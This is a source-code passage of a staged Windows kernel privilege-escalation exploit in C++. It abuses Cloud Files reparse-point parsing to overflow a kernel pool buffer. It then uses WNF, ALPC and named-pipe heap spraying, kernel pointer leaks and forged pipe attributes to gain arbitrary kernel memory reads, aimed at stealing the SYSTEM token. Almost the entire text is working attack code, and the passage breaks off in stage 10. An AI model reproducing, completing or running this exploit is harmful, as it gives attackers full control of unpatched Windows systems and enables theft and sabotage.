static PNtAlpcSendWaitReceivePort   g_NtAlpcSendWaitReceivePort = NULL;
static PNtOpenProcess               g_NtOpenProcess = NULL;

static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_pad_names;
static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_names;
static std::unique_ptr<BOOL[]>           g_wnf_active;
static std::unique_ptr<HANDLE[]>         g_alpc_ports;
static int    g_victim_index = -1;
static PVOID  g_leaked_kalpc = NULL;
static HANDLE g_saved_reserve_handle = NULL;

static DECLSPEC_ALIGN(16) BYTE g_fake_pipe_attr[0x1000];
static DECLSPEC_ALIGN(16) BYTE g_fake_pipe_attr2[0x1000];
static char g_fake_attr_name[] = "hackedfakepipe";
static char g_fake_attr_name2[] = "alexandre";
static int g_target_pipe_index = -1;

static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_pad_names_second;
static std::unique_ptr<WNF_STATE_NAME[]> g_wnf_names_second;
static std::unique_ptr<BOOL[]>           g_wnf_active_second;
static std::unique_ptr<HANDLE[]>         g_pipe_read;
static std::unique_ptr<HANDLE[]>         g_pipe_write;
static int   g_victim_index_second = -1;
static PVOID g_leaked_pipe_attr = NULL;

static ULONG64 g_alpc_port_addr = 0;
static ULONG64 g_alpc_handle_table_addr = 0;
static ULONG64 g_alpc_message_addr = 0;
static ULONG64 g_eprocess_addr = 0;
static ULONG64 g_system_eprocess = 0;
static ULONG64 g_our_eprocess = 0;
static ULONG64 g_system_token = 0;
static ULONG64 g_our_token = 0;
static ULONG g_winlogon_pid = 0;

static wchar_t g_syncRootPath[MAX_PATH];
static wchar_t g_filePath[MAX_PATH];
static wchar_t g_filePath_second[MAX_PATH];
```

```
#define RESOLVE_FUNCTION(module, func_ptr, func_type, func_name) \
    do { \
        func_ptr = (func_type)GetProcAddress(module, func_name); \
        if (!func_ptr) { \
            printf("[-] Failed to resolve: %s\n", func_name); \
            return FALSE; \
        } \
    } while(0)

static ULONG Calculate_CRC32(ULONG seed, const void* buf, size_t len) {
    ULONG crc = ~seed;
    const unsigned char* p = (const unsigned char*)buf;
    for (size_t i = 0; i < len; ++i) {
        crc ^= p[i];
        for (int j = 0; j < 8; ++j) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return ~crc;
}

static BOOL IsKernelPointer(ULONG64 value) {
    return ((value & 0xFFFF000000000000ULL) == 0xFFFF000000000000ULL) &&
        (value != 0xFFFFFFFFFFFFFFFFULL) &&
        (value != 0x5151515151515151ULL) &&
        (value != 0x5252525252525252ULL);
}

static BOOL RefreshPipeCorruption(ULONG64 target_addr, ULONG size) {
    if (g_victim_index_second == -1) return FALSE;

    ULONG64* fake1 = (ULONG64*)g_fake_pipe_attr;
    fake1[0] = (ULONG64)g_fake_pipe_attr2;
    fake1[1] = (ULONG64)g_leaked_pipe_attr;
    fake1[2] = (ULONG64)g_fake_attr_name;
    fake1[3] = size;
    fake1[4] = target_addr;
    fake1[5] = 0x4747474747474747ULL;

    ULONG64* fake2 = (ULONG64*)g_fake_pipe_attr2;
    fake2[0] = 0x4848484848484848ULL;
    fake2[1] = (ULONG64)g_fake_pipe_attr;
    fake2[2] = (ULONG64)g_fake_attr_name2;
    fake2[3] = size;
    fake2[4] = target_addr;
    fake2[5] = 0x4949494949494949ULL;

    auto overflow_data = std::make_unique<BYTE[]>(0xFF8);
    memset(overflow_data.get(), 0x50, 0xFF8);
    *(ULONG64*)(overflow_data.get() + 0xFF8 - 8) = (ULONG64)g_fake_pipe_attr;

    NTSTATUS status = g_NtUpdateWnfStateData(
        &g_wnf_names_second[g_victim_index_second],
        overflow_data.get(), 0xFF8, NULL, NULL, CHANGE_STAMP_SECOND, 0
    );
```

```
    return (status == 0);
}

static BOOL ReadKernel64(ULONG64 address, ULONG64* out_value) {
    if (g_target_pipe_index == -1 || address == 0) return FALSE;

    RefreshPipeCorruption(address, 0x8);

    BYTE buffer[0x100] = { 0 };
    IO_STATUS_BLOCK iosb = {};

    NTSTATUS status = g_NtFsControlFile(
        g_pipe_write[g_target_pipe_index],
        NULL, NULL, NULL, &iosb,
        FSCTL_PIPE_GET_PIPE_ATTRIBUTE,
        g_fake_attr_name, (ULONG)strlen(g_fake_attr_name) + 1,
        buffer, sizeof(buffer)
    );

    if (status != 0) {
        printf("ReadKernel64 failed: target=0x%llX, status=0x%08X, pipe_idx=%d\n",
            address, status, g_target_pipe_index);
        return FALSE;
    }

    *out_value = *(ULONG64*)buffer;
    printf("ReadKernel64: addr=0x%llX -> value=0x%llX\n", address, *out_value);
    return TRUE;
}

static BOOL ReadKernelBuffer(ULONG64 address, PVOID buffer, ULONG size) {
    if (g_target_pipe_index == -1 || address == 0 || buffer == NULL || size == 0) {
        return FALSE;
    }

    RefreshPipeCorruption(address, size);

    BYTE out_buffer[0x1000] = { 0 };
    IO_STATUS_BLOCK iosb = {};

    NTSTATUS status = g_NtFsControlFile(
        g_pipe_write[g_target_pipe_index],
        NULL, NULL, NULL, &iosb,
        FSCTL_PIPE_GET_PIPE_ATTRIBUTE,
        g_fake_attr_name, (ULONG)strlen(g_fake_attr_name) + 1,
        out_buffer, sizeof(out_buffer)
    );

    if (status != 0) return FALSE;
    memcpy(buffer, out_buffer, size);
    return TRUE;
}

static BOOL InitializeNtdllFunctions(void) {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
```

```
    if (!hNtdll) {
        printf("[-] Failed to get ntdll.dll handle\n");
        return FALSE;
    }

    RESOLVE_FUNCTION(hNtdll, g_NtCreateWnfStateName, PNtCreateWnfStateName,
"NtCreateWnfStateName");
    RESOLVE_FUNCTION(hNtdll, g_NtUpdateWnfStateData, PNtUpdateWnfStateData,
"NtUpdateWnfStateData");
    RESOLVE_FUNCTION(hNtdll, g_NtQueryWnfStateData, PNtQueryWnfStateData,
"NtQueryWnfStateData");
    RESOLVE_FUNCTION(hNtdll, g_NtDeleteWnfStateName, PNtDeleteWnfStateName,
"NtDeleteWnfStateName");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcCreatePort, PNtAlpcCreatePort,
"NtAlpcCreatePort");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcCreateResourceReserve,
PNtAlpcCreateResourceReserve, "NtAlpcCreateResourceReserve");
    RESOLVE_FUNCTION(hNtdll, g_NtFsControlFile, PNtFsControlFile, "NtFsControlFile");
    RESOLVE_FUNCTION(hNtdll, g_NtAlpcSendWaitReceivePort, PNtAlpcSendWaitReceivePort,
"NtAlpcSendWaitReceivePort");
    RESOLVE_FUNCTION(hNtdll, g_NtOpenProcess, PNtOpenProcess, "NtOpenProcess");

    printf("[+] All ntdll functions resolved\n");
    return TRUE;
}

static BOOL InitializeSyncRoot(void) {
    PWSTR appDataPath = NULL;
    HRESULT hr = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL, &appDataPath);
    if (FAILED(hr)) {
        printf("[-] Failed to get AppData path\n");
        return FALSE;
    }

    swprintf(g_syncRootPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(g_syncRootPath, NULL);

    swprintf(g_filePath, MAX_PATH, L"%s\\trigger_first", g_syncRootPath);
    swprintf(g_filePath_second, MAX_PATH, L"%s\\trigger_second", g_syncRootPath);

    CF_SYNC_REGISTRATION registration = {};
    registration.StructSize = sizeof(registration);
    registration.ProviderName = L"ExploitProvider";
    registration.ProviderVersion = L"1.0";
    registration.ProviderId = ProviderId;

    LPCWSTR identity = L"ExploitIdentity";
    registration.SyncRootIdentity = identity;
    registration.SyncRootIdentityLength = (DWORD)(wcslen(identity) * sizeof(WCHAR));

    CF_SYNC_POLICIES policies = {};
    policies.StructSize = sizeof(policies);
    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
```

```
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    hr = CfRegisterSyncRoot(g_syncRootPath, &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);

    if (FAILED(hr)) {
        printf("[-] Sync root registration failed: 0x%08lX\n", (unsigned long)hr);
        CoTaskMemFree(appDataPath);
        return FALSE;
    }

    printf("[+] Sync root registered: %ls\n", g_syncRootPath);
    CoTaskMemFree(appDataPath);
    return TRUE;
}

typedef enum _HSM_ELEMENT_OFFSETS {
    ELEM_TYPE = 0x00, ELEM_LENGTH = 0x02, ELEM_OFFSET = 0x04,
} HSM_ELEMENT_OFFSETS;

typedef enum _HSM_FERP_OFFSETS {
    FERP_VERSION = 0x00, FERP_STRUCT_SIZE = 0x02, FERP_MAGIC = 0x04,
    FERP_CRC = 0x08, FERP_LENGTH = 0x0C, FERP_FLAGS = 0x10, FERP_MAX_ELEMS = 0x12
} HSM_FERP_OFFSETS;

typedef enum _HSM_BTRP_OFFSETS {
    BTRP_MAGIC = 0x04, BTRP_CRC = 0x08, BTRP_LENGTH = 0x0C,
    BTRP_FLAGS = 0x10, BTRP_MAX_ELEMS = 0x12
} HSM_BTRP_OFFSETS;

static USHORT BtRpBuildBuffer(HSM_ELEMENT_INFO* elements, char** input_data, int count,
char* btrp_data_buffer) {
    memset(btrp_data_buffer, 0, BTRP_BUFFER_SIZE);
    *(ULONG*)(btrp_data_buffer + BTRP_MAGIC) = HSM_BITMAP_MAGIC;
    *(USHORT*)(btrp_data_buffer + BTRP_MAX_ELEMS) = (USHORT)count;

    char* ptr = btrp_data_buffer + HSM_HEADER_SIZE;
    for (int i = 0; i < count; i++) {
        *(USHORT*)(ptr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(ptr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(ptr + ELEM_OFFSET) = elements[i].Offset;
        memcpy(btrp_data_buffer + elements[i].Offset + 4, input_data[i],
elements[i].Length);
        ptr += sizeof(HSM_ELEMENT_INFO);
    }

    USHORT max_offset = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > max_offset) max_offset = end;
    }

    USHORT total = (USHORT)(max_offset + 4);
    *(USHORT*)(btrp_data_buffer + BTRP_LENGTH) = total;
    *(USHORT*)(btrp_data_buffer + BTRP_FLAGS) = HSM_DATA_HAVE_CRC;
```

```
    if (total <= 8 + 0x0C) return 0;

    ULONG crc = Calculate_CRC32(0, btrp_data_buffer + BTRP_LENGTH, (ULONG)(total - 8));
    *(ULONG*)(btrp_data_buffer + BTRP_CRC) = crc;

    return total;
}

static USHORT FeRpBuildBuffer(HSM_ELEMENT_INFO* elements, char** input_data, int count,
char* ferp_ptr, USHORT max_elements) {
    memset(ferp_ptr, 0, FERP_BUFFER_SIZE);
    *(USHORT*)(ferp_ptr + FERP_VERSION) = VERSION_VALUE;
    *(ULONG*)(ferp_ptr + FERP_MAGIC) = HSM_FILE_MAGIC;
    *(USHORT*)(ferp_ptr + FERP_FLAGS) = HSM_DATA_HAVE_CRC;
    *(USHORT*)(ferp_ptr + FERP_MAX_ELEMS) = max_elements;

    char* descPtr = ferp_ptr + HSM_HEADER_SIZE;
    for (int i = 0; i < count; i++) {
        *(USHORT*)(descPtr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(descPtr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(descPtr + ELEM_OFFSET) = elements[i].Offset;
        memcpy(ferp_ptr + elements[i].Offset, input_data[i], elements[i].Length);
        descPtr += HSM_ELEMENT_INFO_SIZE;
    }

    USHORT position_limit = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > position_limit) position_limit = end;
    }

    USHORT rem = (USHORT)(position_limit % FERP_ALIGN);
    if (rem != 0) position_limit = (USHORT)(position_limit + (FERP_ALIGN - rem));

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4);
    if (position_limit <= HSM_ELEMENT_TYPE_MAX) return 0;

    ULONG crc = Calculate_CRC32(0, ferp_ptr + FERP_LENGTH, (ULONG)(position_limit - 8 -
4));
    *(ULONG*)(ferp_ptr + FERP_CRC) = crc;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = position_limit;

    return position_limit;
}

static unsigned long FeRpCompressBuffer(char* input_buffer, unsigned short input_size,
char* output_buffer) {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    if (!hNtdll) return 0;

    auto fnGetWorkSpaceSize = (PRtlGetCompressionWorkSpaceSize)GetProcAddress(hNtdll,
"RtlGetCompressionWorkSpaceSize");
    auto fnCompressBuffer = (PRtlCompressBuffer)GetProcAddress(hNtdll,
"RtlCompressBuffer");
    if (!fnGetWorkSpaceSize || !fnCompressBuffer) return 0;
```

```
    ULONG workSpaceSize = 0, fragWorkSpaceSize = 0;
    if (fnGetWorkSpaceSize(2, &workSpaceSize, &fragWorkSpaceSize) != 0) return 0;

    std::unique_ptr<char[]> workspace(new char[workSpaceSize]);
    ULONG compressedSize = 0;

    if (fnCompressBuffer(2, (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
        (PUCHAR)output_buffer, FERP_BUFFER_SIZE, FERP_BUFFER_SIZE,
        &compressedSize, workspace.get()) != 0) return 0;

    return compressedSize;
}

static int BuildAndSetReparsePoint(HANDLE hFile, int payload_size, char* payload_buf) {
    const int COUNT = ELEMENT_NUMBER;
    auto bt_elements = std::make_unique<HSM_ELEMENT_INFO[]>(COUNT);

    bt_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[0].Length = 0x1;
    bt_elements[1].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[1].Length = 0x1;
    bt_elements[2].Type = HSM_ELEMENT_TYPE_BYTE;   bt_elements[2].Length = 0x1;
    bt_elements[3].Type = HSM_ELEMENT_TYPE_UINT64; bt_elements[3].Length = 0x8;
    bt_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP; bt_elements[4].Length =
(USHORT)payload_size;

    bt_elements[0].Offset = ELEMENT_START_OFFSET;
    bt_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    bt_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    bt_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    bt_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
    BYTE bt_data_00 = 0x01, bt_data_01 = 0x10, bt_data_02 = 0x00;
    UINT64 bt_data_03 = 0x0;
    char* bt_data[COUNT] = { (char*)&bt_data_00, (char*)&bt_data_01,
(char*)&bt_data_02, (char*)&bt_data_03, payload_buf };

    USHORT bt_size = BtRpBuildBuffer(bt_elements.get(), bt_data, COUNT, bt_buf.get());
    if (bt_size == 0) return -1;

    auto fe_elements = std::make_unique<HSM_ELEMENT_INFO[]>(COUNT);
    fe_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;   fe_elements[0].Length = 0x1;
    fe_elements[1].Type = HSM_ELEMENT_TYPE_UINT32; fe_elements[1].Length = 0x4;
    fe_elements[2].Type = HSM_ELEMENT_TYPE_UINT64; fe_elements[2].Length = 0x8;
    fe_elements[3].Type = HSM_ELEMENT_TYPE_BITMAP; fe_elements[3].Length = 0x4;
    fe_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP; fe_elements[4].Length = bt_size;

    fe_elements[0].Offset = ELEMENT_START_OFFSET;
    fe_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    fe_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    fe_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    fe_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
    BYTE fe_data_00 = 0x74;
    UINT32 fe_data_01 = 0x00000001;
```

```
    UINT64 fe_data_02 = 0x0;
    UINT32 fe_data_03 = 0x00000040;
    char* fe_data[COUNT] = { (char*)&fe_data_00, (char*)&fe_data_01,
(char*)&fe_data_02, (char*)&fe_data_03, bt_buf.get() };

    USHORT fe_size = FeRpBuildBuffer(fe_elements.get(), fe_data, COUNT, fe_buf.get(),
MAX_ELEMS);
    if (fe_size == 0) return -1;

    std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
    unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
    if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) return -1;

    USHORT cf_payload_len = (USHORT)(4 + compressed_size);
    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;
    *(USHORT*)(cf_blob.get() + 2) = fe_size;
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data = {};
    rep_data.Flags = 0x1;
    rep_data.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data.ExistingReparseGuid = ProviderId;
    rep_data.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    memcpy(rep_data.ReparseDataBuffer.GenericReparseBuffer.DataBuffer, cf_blob.get(),
cf_payload_len);

    DWORD inSize = (DWORD)(offsetof(REPARSE_DATA_BUFFER_EX,
ReparseDataBuffer.GenericReparseBuffer.DataBuffer) + cf_payload_len);
    DWORD bytesReturned = 0;

    return DeviceIoControl(hFile, FSCTL_SET_REPARSE_POINT_EX, &rep_data, inSize, NULL,
0, &bytesReturned, NULL) ? 0 : -1;
}

//================================================================================
// STAGE 01: DEFRAGMENTATION
//================================================================================

static BOOL Stage01_Defragmentation(void) {
    printf("\n========================================\n");
    printf("    STAGE 01: DEFRAGMENTATION\n");
    printf("========================================\n");

    for (int round = 0; round < 2; round++) {
        auto pipes = std::make_unique<PIPE_PAIR[]>(DEFRAG_PIPE_COUNT);
        DWORD created = 0;

        for (DWORD i = 0; i < DEFRAG_PIPE_COUNT; i++) {
            if (CreatePipe(&pipes[i].hRead, &pipes[i].hWrite, NULL, 0x100)) created++;
            else pipes[i].hRead = pipes[i].hWrite = NULL;
        }

        Sleep(SLEEP_SHORT);
```

```
        for (DWORD i = 0; i < DEFRAG_PIPE_COUNT; i++) {
            if (pipes[i].hRead) CloseHandle(pipes[i].hRead);
            if (pipes[i].hWrite) CloseHandle(pipes[i].hWrite);
        }

        printf("[+] Round %d: %lu/%lu pipes\n", round + 1, created, DEFRAG_PIPE_COUNT);
    }

    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 01 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 02: WNF SPRAY
//============================================================================

static BOOL Stage02_WnfSpray(void) {
    printf("\n=======================================\n");
    printf("    STAGE 02: WNF SPRAY\n");
    printf("=======================================\n");

    g_wnf_pad_names = std::make_unique<WNF_STATE_NAME[]>(WNF_PAD_SPRAY_COUNT);
    g_wnf_names = std::make_unique<WNF_STATE_NAME[]>(WNF_SPRAY_COUNT);
    g_wnf_active = std::make_unique<BOOL[]>(WNF_SPRAY_COUNT);
    memset(g_wnf_active.get(), 0, WNF_SPRAY_COUNT * sizeof(BOOL));

    PSECURITY_DESCRIPTOR pSecurityDescriptor = nullptr;
    ConvertStringSecurityDescriptorToSecurityDescriptorW(L"", SDDL_REVISION_1,
&pSecurityDescriptor, nullptr);

    auto wnf_data = std::make_unique<BYTE[]>(WNF_DATA_SIZE);
    memset(wnf_data.get(), 0x51, WNF_DATA_SIZE);

    DWORD padCreated = 0;
    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++) {
        if (g_NtCreateWnfStateName(&g_wnf_pad_names[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor) == 0)
            padCreated++;
    }
    printf("[+] Created %lu padding WNF names\n", padCreated);

    DWORD actualCreated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++) {
        if (g_NtCreateWnfStateName(&g_wnf_names[i], WnfTemporaryStateName,
WnfDataScopeUser, FALSE, NULL, 0x1000, pSecurityDescriptor) == 0)
            actualCreated++;
    }
    printf("[+] Created %lu actual WNF names\n", actualCreated);

    for (DWORD i = 0; i < WNF_PAD_SPRAY_COUNT; i++)
        g_NtUpdateWnfStateData(&g_wnf_pad_names[i], wnf_data.get(), WNF_DATA_SIZE,
NULL, NULL, 0, 0);
```

```
    Sleep(SLEEP_NORMAL);

    DWORD actualUpdated = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i++) {
        if (g_NtUpdateWnfStateData(&g_wnf_names[i], wnf_data.get(), WNF_DATA_SIZE,
NULL, NULL, 0, 0) == 0) {
            g_wnf_active[i] = TRUE;
            actualUpdated++;
        }
    }
    printf("[+] Updated %lu actual WNF objects\n", actualUpdated);

    LocalFree(pSecurityDescriptor);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 02 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 03: CREATE HOLES
//============================================================================

static BOOL Stage03_CreateHoles(void) {
    printf("\n=======================================\n");
    printf("    STAGE 03: CREATE HOLES\n");
    printf("=======================================\n");

    DWORD deleted = 0;
    for (DWORD i = 0; i < WNF_SPRAY_COUNT; i += 2) {
        if (g_wnf_active[i]) {
            if (g_NtDeleteWnfStateName(&g_wnf_names[i]) == 0) {
                g_wnf_active[i] = FALSE;
                deleted++;
            }
        }
    }

    printf("[+] Created %lu holes\n", deleted);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 03 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 04: PLACE OVERFLOW BUFFER
//============================================================================

static BOOL Stage04_PlaceOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 04: PLACE OVERFLOW BUFFER\n");
    printf("=======================================\n");

    SetFileAttributesW(g_filePath, FILE_ATTRIBUTE_NORMAL);
    DeleteFileW(g_filePath);
```

```
    HANDLE hFile = CreateFileW(g_filePath, GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to create file: %lu\n", GetLastError());
        return FALSE;
    }

    std::unique_ptr<char[]> payload(new char[REPARSE_DATA_SIZE]);
    memset(payload.get(), PAYLOAD_FILL_BYTE, 0x1000);
    memset(payload.get() + 0x1000, 0, REPARSE_DATA_SIZE - 0x1000);

    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x00) = 0x00200904;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0x00000FF8;
    *(ULONG*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = CHANGE_STAMP_FIRST;

    int rc = BuildAndSetReparsePoint(hFile, PAYLOAD_SIZE_OVERFLOW, payload.get());
    CloseHandle(hFile);

    if (rc != 0) {
        printf("[-] Failed to set reparse point\n");
        return FALSE;
    }

    printf("[+] Reparse point set (ChangeStamp=0x%04X)\n", CHANGE_STAMP_FIRST);
    printf("[+] Stage 04 COMPLETE\n");
    return TRUE;
}

//================================================================================
// STAGE 05: ALPC PORTS
//================================================================================

static BOOL Stage05_AlpcPorts(void) {
    printf("\n========================================\n");
    printf("    STAGE 05: ALPC PORTS\n");
    printf("========================================\n");

    g_alpc_ports = std::make_unique<HANDLE[]>(ALPC_PORT_COUNT);
    memset(g_alpc_ports.get(), 0, ALPC_PORT_COUNT * sizeof(HANDLE));

    DWORD created = 0;
    for (DWORD i = 0; i < ALPC_PORT_COUNT; i++) {
        ALPC_PORT_ATTRIBUTES portAttr = {};
        portAttr.MaxMessageLength = 0x500;
        OBJECT_ATTRIBUTES objAttr = {};
        objAttr.Length = sizeof(OBJECT_ATTRIBUTES);

        if (g_NtAlpcCreatePort(&g_alpc_ports[i], &objAttr, &portAttr) == 0) created++;
        else g_alpc_ports[i] = NULL;
    }

    printf("[+] Created %lu ALPC ports\n", created);
```

```
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 05 COMPLETE\n");
    return (created >= ALPC_PORT_COUNT / 2);
}

//============================================================================
// STAGE 06: TRIGGER OVERFLOW
//============================================================================

static BOOL Stage06_TriggerOverflow(void) {
    printf("\n=======================================\n");
    printf("    STAGE 06: TRIGGER OVERFLOW\n");
    printf("=======================================\n");

    HANDLE hFile = CreateFileW(g_filePath, GENERIC_READ,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to open file: %lu\n", GetLastError());
        return FALSE;
    }

    CloseHandle(hFile);
    printf("[+] Overflow triggered (0x1010 bytes into 0x1000 buffer)\n");
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 06 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 07: ALPC RESERVES
//============================================================================

static BOOL Stage07_AlpcReserves(void) {
    printf("\n=======================================\n");
    printf("    STAGE 07: ALPC RESERVES\n");
    printf("=======================================\n");

    DWORD totalReserves = 0;
    g_saved_reserve_handle = NULL;

    for (DWORD i = 0; i < ALPC_PORT_COUNT; i++) {
        if (g_alpc_ports[i] == NULL) continue;

        for (DWORD j = 0; j < ALPC_RESERVES_PER_PORT; j++) {
            HANDLE hResource = NULL;
            if (g_NtAlpcCreateResourceReserve(g_alpc_ports[i], 0, 0x28, &hResource) ==
0) {
                totalReserves++;
                if (g_saved_reserve_handle == NULL) {
                    g_saved_reserve_handle = hResource;
                }
            }
```

```
        }
    }

    printf("[+] Created %lu total reserves\n", totalReserves);
    printf("[+] Saved reserve handle: 0x%p\n", g_saved_reserve_handle);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_LONG);
    printf("[+] Stage 07 COMPLETE\n");
    return TRUE;
}

//============================================================================
// STAGE 08: LEAK KERNEL POINTER
//============================================================================

static BOOL Stage08_LeakKernelPointer(void) {
    printf("\n=======================================\n");
    printf("    STAGE 08: LEAK KERNEL POINTER\n");
    printf("=======================================\n");

    g_victim_index = -1;

    for (DWORD i = 1; i < WNF_SPRAY_COUNT; i += 2) {
        if (!g_wnf_active[i]) continue;

        ULONG bufferSize = 0;
        WNF_CHANGE_STAMP changeStamp = 0;

        NTSTATUS status = g_NtQueryWnfStateData(&g_wnf_names[i], NULL, NULL,
&changeStamp, NULL, &bufferSize);

        if ((status == STATUS_BUFFER_TOO_SMALL || status == 0) && changeStamp ==
CHANGE_STAMP_FIRST) {
            g_victim_index = i;
            printf("[+] Found victim WNF at index %d (DataSize: 0x%lX)\n", i,
bufferSize);
            break;
        }
    }

    if (g_victim_index == -1) {
        printf("[-] No corrupted WNF found\n");
        return FALSE;
    }

    ULONG querySize = 0;
    WNF_CHANGE_STAMP stamp = 0;
    g_NtQueryWnfStateData(&g_wnf_names[g_victim_index], NULL, NULL, &stamp, NULL,
&querySize);

    auto buffer = std::make_unique<BYTE[]>(querySize + 0x10);
    ULONG readSize = querySize;
    g_NtQueryWnfStateData(&g_wnf_names[g_victim_index], NULL, NULL, &stamp,
buffer.get(), &readSize);
```

```
    if (readSize > 0xFF0) {
        ULONG64 value = *(ULONG64*)(buffer.get() + 0xFF0);
        if (IsKernelPointer(value)) {
            g_leaked_kalpc = (PVOID)value;
            printf("[+] KERNEL POINTER LEAKED: 0x%p\n", g_leaked_kalpc);
            printf("[+] Stage 08 COMPLETE\n");
            return TRUE;
        }
    }

    printf("[-] No kernel pointer found\n");
    return FALSE;
}

//================================================================================
// STAGE 09: CREATE PIPES
//================================================================================

static BOOL Stage09_CreatePipes(void) {
    printf("\n=======================================\n");
    printf("    STAGE 09: CREATE PIPES\n");
    printf("=======================================\n");

    g_pipe_read = std::make_unique<HANDLE[]>(PIPE_SPRAY_COUNT);
    g_pipe_write = std::make_unique<HANDLE[]>(PIPE_SPRAY_COUNT);

    DWORD created = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (CreatePipe(&g_pipe_read[i], &g_pipe_write[i], NULL, 0x1000)) created++;
        else g_pipe_read[i] = g_pipe_write[i] = NULL;
    }

    printf("[+] Created %lu pipe pairs\n", created);
    printf("[+] Waiting for the memory to stabilize...\n");
    Sleep(SLEEP_NORMAL);
    printf("[+] Stage 09 COMPLETE\n");
    return TRUE;
}

//================================================================================
// STAGE 10: SPRAY PIPE ATTRIBUTES (CLAIM)
//================================================================================

static BOOL Stage10_SprayPipeAttributesClaim(void) {
    printf("\n=======================================\n");
    printf("    STAGE 10: SPRAY PIPE ATTRS (CLAIM)\n");
    printf("=======================================\n");

    char array_data_pipe[0x1000] = { 0 };
    memset(array_data_pipe, 0x54, 0x20);
    memset(array_data_pipe + 0x21, 0x54, 0x40);

    DWORD attrSet = 0;
    for (DWORD i = 0; i < PIPE_SPRAY_COUNT; i++) {
        if (g_pipe_write[i] == NULL) continue;
        IO_STATUS_BLOCK iosb = {};
```

```
        if (g_NtFsControlFile(g_pipe_write[i], NULL, NULL, NULL, &iosb,
